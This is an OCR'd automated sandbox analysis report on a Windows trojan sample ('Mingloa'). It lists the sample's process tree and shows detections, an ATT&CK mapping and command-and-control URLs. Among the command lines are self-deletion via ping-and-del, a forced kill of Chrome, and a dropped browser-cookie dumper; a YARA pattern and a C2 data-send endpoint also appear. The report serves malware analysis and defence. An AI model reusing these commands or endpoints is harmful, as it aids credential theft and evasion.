ID: 346325
Sample Name: fnhcdXEfus.exe
Cookbook: default.jbs
Time: 14:30:17
Date: 30/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report fnhcdXEfus.exe

Overview


General Information

Sample Name:	fnhcdXEfus.exe
Analysis ID:	346325
MD5:	18169f98e39ae22.
SHA1:	c6c6eacaa8df6ea..
SHA256:	344b323928698d..
Tags:	Mingloa

Most interesting Screenshot:



Detection




Score:	90
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Detected unpacking (creates a PE fi…
- Malicious sample detected (through …
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Contains functionality to check if a d…
- Contains functionality to detect slee…
- Contains functionality to infect the b…
- Hides threads from debuggers
- Installs new ROOT certificates
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- PE file has a writeable .text section
- Registers a new ROOT certificate

Classification



Startup

- **System is w10x64**
- fnhcdXEfus.exe (PID: 5976 cmdline: 'C:\Users\user\Desktop\fnhcdXEfus.exe' MD5: 18169F98E39AE228D131AEC477C8A2E9)
  - msiexec.exe (PID: 4084 cmdline: msiexec.exe /i 'C:\Users\user\AppData\Local\Temp\gdiview.msi' MD5: 12C17B5A5C2A7B97342C362CA467E9A2)
  - 63C4F3D9EA0CC861.exe (PID: 3664 cmdline: C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe 0011 installp2 MD5: 18169F98E39AE228D131AEC477C8A2E9)
    - 1612045890161.exe (PID: 5440 cmdline: 'C:\Users\user\AppData\Roaming\1612045890161.exe' /sjson 'C:\Users\user\AppData\Roaming\1612045890161.txt' MD5: EF6F72358CB02551CAEBE720FBC55F95)
    - ThunderFW.exe (PID: 3148 cmdline: C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe ThunderFW 'C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe' MD5: F0372FF8A6148498B19E04203DBB9E69)
    - cmd.exe (PID: 412 cmdline: cmd /c ping 127.0.0.1 -n 3 & del 'C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 5752 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - PING.EXE (PID: 6268 cmdline: ping 127.0.0.1 -n 3 MD5: 70C24A306F768936563ABDADB9CA9108)
  - 63C4F3D9EA0CC861.exe (PID: 6004 cmdline: C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe 200 installp2 MD5: 18169F98E39AE228D131AEC477C8A2E9)
    - cmd.exe (PID: 1240 cmdline: cmd.exe /c taskkill /f /im chrome.exe MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 3924 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - taskkill.exe (PID: 6164 cmdline: taskkill /f /im chrome.exe MD5: 15E2E0ACD891510C6268CB8899F2A1A1)
    - cmd.exe (PID: 6328 cmdline: cmd /c ping 127.0.0.1 -n 3 & del 'C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 6336 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - PING.EXE (PID: 6372 cmdline: ping 127.0.0.1 -n 3 MD5: 70C24A306F768936563ABDADB9CA9108)
  - cmd.exe (PID: 5776 cmdline: cmd /c ping 127.0.0.1 -n 3 & del 'C:\Users\user\Desktop\fnhcdXEfus.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 1968 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - PING.EXE (PID: 5748 cmdline: ping 127.0.0.1 -n 3 MD5: 70C24A306F768936563ABDADB9CA9108)
- msiexec.exe (PID: 3492 cmdline: C:\Windows\syswow64\MsiExec.exe -Embedding 72A2D95648135F8DB654A3D18B753FD0 C MD5: 12C17B5A5C2A7B97342C362CA467E9A2)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.274583056.00000000026D0000.00000040.00000001.sdmp	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n
00000003.00000002.365832214.00000000026F0000.00000040.00000001.sdmp	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n
00000000.00000002.246525217.000000000281 0000.00000040.00000001.sdmp	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n


Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.fnhcdXEfus.exe.2810000.5.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n
3.2.63C4F3D9EA0CC861.exe.26f0000.2.raw.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n
4.2.63C4F3D9EA0CC861.exe.26d0000.5.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n
4.2.63C4F3D9EA0CC861.exe.10000000.7.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n
3.2.63C4F3D9EA0CC861.exe.10000000.7.unpack	Ping_Command_in_EXE	Detects an suspicious ping command execution in an executable	Florian Roth	• 0x25484:$x1: cmd /c ping 127.0.0.1 -n
Click to see the 6 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Cryptography
- Compliance
- Spreading
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

Copyright null 2021

Click to jump to signature section

AV Detection:

- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Machine Learning detection for dropped file
- Machine Learning detection for sample

Compliance:

- Detected unpacking (creates a PE file in dynamic memory)
- Uses 32bit PE files
- Uses new MSVCR Dlls
- Contains modern PE file flags such as dynamic base (ASLR) or NX
- Binary contains paths to debug symbols

Networking:

- Uses ping.exe to check the status of other devices and networks

E-Banking Fraud:

- Registers a new ROOT certificate

System Summary:

- Malicious sample detected (through community Yara rule)
- PE file has a writeable .text section

Data Obfuscation:

- Detected unpacking (creates a PE file in dynamic memory)

Persistence and Installation Behavior:

- Contains functionality to infect the boot sector
- Installs new ROOT certificates

Boot Survival:

- Contains functionality to infect the boot sector

Malware Analysis System Evasion:

- Contains functionality to detect sleep reduction / modifications
- Uses ping.exe to sleep

Anti Debugging:

- Contains functionality to check if a debugger is running (CheckRemoteDebuggerPresent)
- Hides threads from debuggers

Copyright null 2021


Stealing of Sensitive Information:

Tries to harvest and steal browser information (history, passwords, etc)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Comm and Co
Replication Through Removable Media 1	Windows Management Instrumentation 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1	OS Credential Dumping 1	System Time Discovery 1	Replication Through Removable Media 1	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Transf
Default Accounts	Native API 1	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1	LSASS Memory	Peripheral Device Discovery 1 1	Remote Desktop Protocol	Man in the Browser 1	Exfiltration Over Bluetooth	Encryp Chann
Domain Accounts	Command and Scripting Interpreter 2	Browser Extensions 1	Access Token Manipulation 1	Obfuscated Files or Information 2	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Data from Local System 1	Automated Exfiltration	Non-Applica Layer Protoc
Local Accounts	At (Windows)	Bootkit 1	Process Injection 1 2	Install Root Certificate 2	NTDS	System Information Discovery 5 9	Distributed Component Object Model	Clipboard Data 1	Scheduled Transfer	Applica Layer Protoc
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	Query Registry 2	SSH	Keylogging	Data Transfer Size Limits	Fallbac Chann
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	Security Software Discovery 4 6 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiba Comm
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1	DCSync	Virtualization/Sandbox Evasion 1 3	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Comm Used F
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 1 3	Proc Filesystem	Process Discovery 4	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Applica Layer F
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Access Token Manipulation 1	/etc/passwd and /etc/shadow	Remote System Discovery 1 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web P
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection 1 2	Network Sniffing	System Network Configuration Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Tra Protoc
Compromise Software Dependencies and Development Tools	Windows Command Shell	Cron	Cron	Bootkit 1	Input Capture	Permission Groups Discovery	Replication Through Removable Media	Remote Data Staging	Exfiltration Over Physical Medium	Mail Pr


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
fnhcdXEfus.exe	74%	Virustotal		Browse
fnhcdXEfus.exe	35%	Metadefender		Browse
fnhcdXEfus.exe	83%	ReversingLabs	Win32.Trojan.Mingloa	
fnhcdXEfus.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe	35%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe	83%	ReversingLabs	Win32.Trojan.Mingloa	
C:\Users\user\AppData\Local\Temp\MSI6DDB.tmp	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\MSI6DDB.tmp	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	8%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	2%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\atl71.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\atl71.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	0%	ReversingLabs		

Copyright null 2021

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\download\download_engine.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\download_engine.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\msvcp71.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\msvcp71.dll	3%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\msvcr71.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\msvcr71.dll	3%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\download\zlib1.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\download\zlib1.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\xldl.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\xldl.dll	0%	ReversingLabs		
C:\Users\user\AppData\Roaming\1612045890161.exe	3%	Metadefender		Browse
C:\Users\user\AppData\Roaming\1612045890161.exe	14%	ReversingLabs	Win32.Infostealer.EdgeCookiesView	

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://C8DD8AE6DC4DC644.xyz/info_old/ddd	1%	Virustotal		Browse
http://C8DD8AE6DC4DC644.xyz/info_old/ddd	0%	Avira URL Cloud	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chromeH	0%	Avira URL Cloud	safe	
http://https://deff.nelreports.net/api/report?cat=msn	0%	Avira URL Cloud	safe	
http://https://twitter.comsec-fetch-dest:	0%	Avira URL Cloud	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gts1o1core0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://crl.pki.goog/GTS1O1core.crl0	0%	URL Reputation	safe	
http://ocsp.pki.goog/GTSGIAG30	0%	Avira URL Cloud	safe	
http://https://logincdn.msauth.net/16.000/Converged_v21033_-0mnSwu67knBd7qR7YN9GQ2.css	0%	Avira URL Cloud	safe	
http://https://logincdn.msauth.net/16.000.28666.10/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc1937	0%	Avira URL Cloud	safe	
http://https://logincdn.msauth.net/16.000.28666.10/content/images/ellipsis_white_5ac590ee72bfe06a7cecfd75b5	0%	Avira URL Cloud	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTS1O1.crt0	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://ocsp.pki.goog/gsr202	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://https://pki.goog/repository/0	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://crl.pki.goog/gsr2/gsr2.crl0?	0%	URL Reputation	safe	
http://pki.goog/gsr2/GTSGIAG3.crt0)	0%	Avira URL Cloud	safe	
http://https://www.messenger.comhttps://www.messenger.com/login/nonce/ookie:	0%	Avira URL Cloud	safe	
http://C8DD8AE6DC4DC644.xyz/info_old/w	0%	Avira URL Cloud	safe	
http://c8dd8ae6dc4dc644.xyz//fine/send	0%	Avira URL Cloud	safe	
http://pki.goog/gsr2/GTS1O1.crt0#	0%	Avira URL Cloud	safe	
http://c8dd8ae6dc4dc644.xyz/info_old/r	0%	Avira URL Cloud	safe	
http://https://aefd.nelreports.net/api/report?cat=bingth	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://c8dd8ae6dc4dc644.xyz/info_old/e	0%	Avira URL Cloud	safe	
http://https://exchangework%04d%02d%02d.xyz/changenewsys%04d%02d%02d.xyz/post_info.	0%	Avira URL Cloud	safe	
http://c8dd8ae6dc4dc644.xyz/info_old/g	0%	Avira URL Cloud	safe	
http://https://www.instagram.comsec-fetch-mode:	0%	Avira URL Cloud	safe	
http://https://twitter.comReferer:	0%	Avira URL Cloud	safe	
http://www.interestvideo.com/video1.php	0%	Avira URL Cloud	safe	
http://C8DD8AE6DC4DC644.xyz:80/info_old/r	0%	Avira URL Cloud	safe	
http://C8DD8AE6DC4DC644.xyz:80/info_old/w	0%	Avira URL Cloud	safe	
http://crl.pki.goog/GTSGIAG3.crl0	0%	Avira URL Cloud	safe	
http://https://adservice.google.co.uk/ddm/fls/i/src=2542116;type=chrom322;cat=chrom01g;ord=6856811916691;gt	0%	Avira URL Cloud	safe	
http://https://1A469593C1FE15DC.xyz/	0%	Avira URL Cloud	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://ocsp.thawte.com0	0%	URL Reputation	safe	
http://https://logincdn.msauth.net/16.000/content/js/ConvergedLoginPaginatedStrings.en_5QoHC_ilFOmb96M0pleJ	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
C8DD8AE6DC4DC644.xyz	34.94.64.66	true	false		unknown
c8dd8ae6dc4dc644.xyz	34.94.64.66	true	false		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://C8DD8AE6DC4DC644.xyz/info_old/ddd	false	• 1%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://c8dd8ae6dc4dc644.xyz//fine/send	false	• Avira URL Cloud: safe	unknown
http://c8dd8ae6dc4dc644.xyz/info_old/w	false		unknown
http://c8dd8ae6dc4dc644.xyz/info_old/r	false	• Avira URL Cloud: safe	unknown
http://c8dd8ae6dc4dc644.xyz/info_old/e	false	• Avira URL Cloud: safe	unknown
http://c8dd8ae6dc4dc644.xyz/info_old/g	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.msn.com/de-ch/entertainment/_h/c920645c/webcore/externalscripts/oneTrustV2/scripttemplate	ecvB803.tmp.11.dr	false		high
http://https://duckduckgo.com/chrome_newtab	63C4F3D9EA0CC861.exe, 00000003.00000003.284978493.000000000072F000.00000004.00000001.sdmp, WebData1612045902911.3.dr	false		high
http://https://duckduckgo.com/ac/?q=	63C4F3D9EA0CC861.exe, 00000003.00000003.284978493.000000000072F000.00000004.00000001.sdmp, WebData1612045902911.3.dr	false		high
http://www.interoperabilitybridges.com/wmp-extension-for-chromeH	63C4F3D9EA0CC861.exe, 00000003.00000003.284658762.000000003F02000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.messenger.com/	63C4F3D9EA0CC861.exe, 00000003.00000002.368837459.000000003354C000.00000004.00000001.sdmp, 63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000000344C000.00000004.00000001.sdmp	false		high
http://www.msn.com	ecvB803.tmp.11.dr	false		high
http://www.nirsoft.net	1612045890161.exe, 0000000B.00000002.267608441.000000000019800 0.00000004.00000010.sdmp	false		high
http://https://deff.nelreports.net/api/report?cat=msn	ecvB803.tmp.11.dr	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://twitter.com/ookie:	63C4F3D9EA0CC861.exe, 00000003.00000002.368837459.000000003354C000.00000004.00000001.sdmp, 63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000000344C000.00000004.00000001.sdmp	false		high
http://https://twitter.comsec-fetch-dest:	63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000000344C000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RCc13122162a9a46c3b4cbf05ffccde0f	ecvB803.tmp.11.dr	false		high
http://www.interoperabilitybridges.com/wmp-extension-for-chrome	63C4F3D9EA0CC861.exe, 00000003.00000003.284658762.000000003F02000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.pki.goog/gts1o1core0	ecvB803.tmp.11.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://maps.windows.com/windows-app-web-link	ecvB803.tmp.11.dr	false		high
http://www.msn.com/?ocid=iehp	ecvB803.tmp.11.dr	false		high
http://https://2542116.fls.doubleclick.net/activityi;src=2542116;type=chrom322;cat=chrom01g;ord=68568119166	ecvB803.tmp.11.dr	false		high
http://https://assets.adobedtm.com/5ef092d1efb5/4d1d9f749fd3/434d91f2e635/RCee0d4d5fd4424c8390d703b105f82c3	ecvB803.tmp.11.dr	false		high
http://https://srtb.msn.com/auction?a=de-ch&b=a8415ac9f9644a1396bc1648a4599445&c=MSN&d=http%3A%2F%2Fwww.msn	ecvB803.tmp.11.dr	false		high
http://crl.pki.goog/GTS1O1core.crl0	ecvB803.tmp.11.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.messenger.com	63C4F3D9EA0CC861.exe, 00000003.00000002.368837459.000000003354C000.00000004.00000001.sdmp, 63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000000344C000.00000004.00000001.sdmp	false		high
http://www.nirsoft.net/	1612045890161.exe, 16120458901 61.exe.3.dr	false		high
http://forms.real.com/real/realone/download.html?type=rpsp_us	63C4F3D9EA0CC861.exe, 00000003.00000003.284546923.000000003F0F000.00000004.00000001.sdmp	false		high
http://ocsp.pki.goog/GTSGIAG30	ecvB803.tmp.11.dr	false	• Avira URL Cloud: safe	unknown
http://https://www.instagram.com/graphql/query/?query_hash=149bef52a3b2af88c0fec37913fe1cbc&variables=%7B%2	63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000003344C000.00000004.00000001.sdmp	false		high
http://https://logincdn.msauth.net/16.000/Converged_v21033_-0mnSwu67knBd7qR7YN9GQ2.css	ecvB803.tmp.11.dr	false	• Avira URL Cloud: safe	unknown
http://download.divx.com/player/divxdotcom/DivXWebPlayerInstaller.exe	63C4F3D9EA0CC861.exe, 00000003.00000003.364210797.000000003394C000.00000004.00000040.sdmp	false		high
http://https://logincdn.msauth.net/16.000.28666.10/content/images/microsoft_logo_ee5c8d9fb6248c938fd0dc1937	ecvB803.tmp.11.dr	false	• Avira URL Cloud: safe	unknown
http://https://logincdn.msauth.net/16.000.28666.10/content/images/ellipsis_white_5ac590ee72bfe06a7cecfd75b5	ecvB803.tmp.11.dr	false	• Avira URL Cloud: safe	unknown
http://https://upload.twitter.com/i/media/upload.jsoncommand=FINALIZE&media_id=	63C4F3D9EA0CC861.exe, 00000003.00000002.368837459.000000003354C000.00000004.00000001.sdmp, 63C4F3D9EA0CC861.exe, 00000004.00000002.275225860.000000000344C000.00000004.00000001.sdmp	false		high
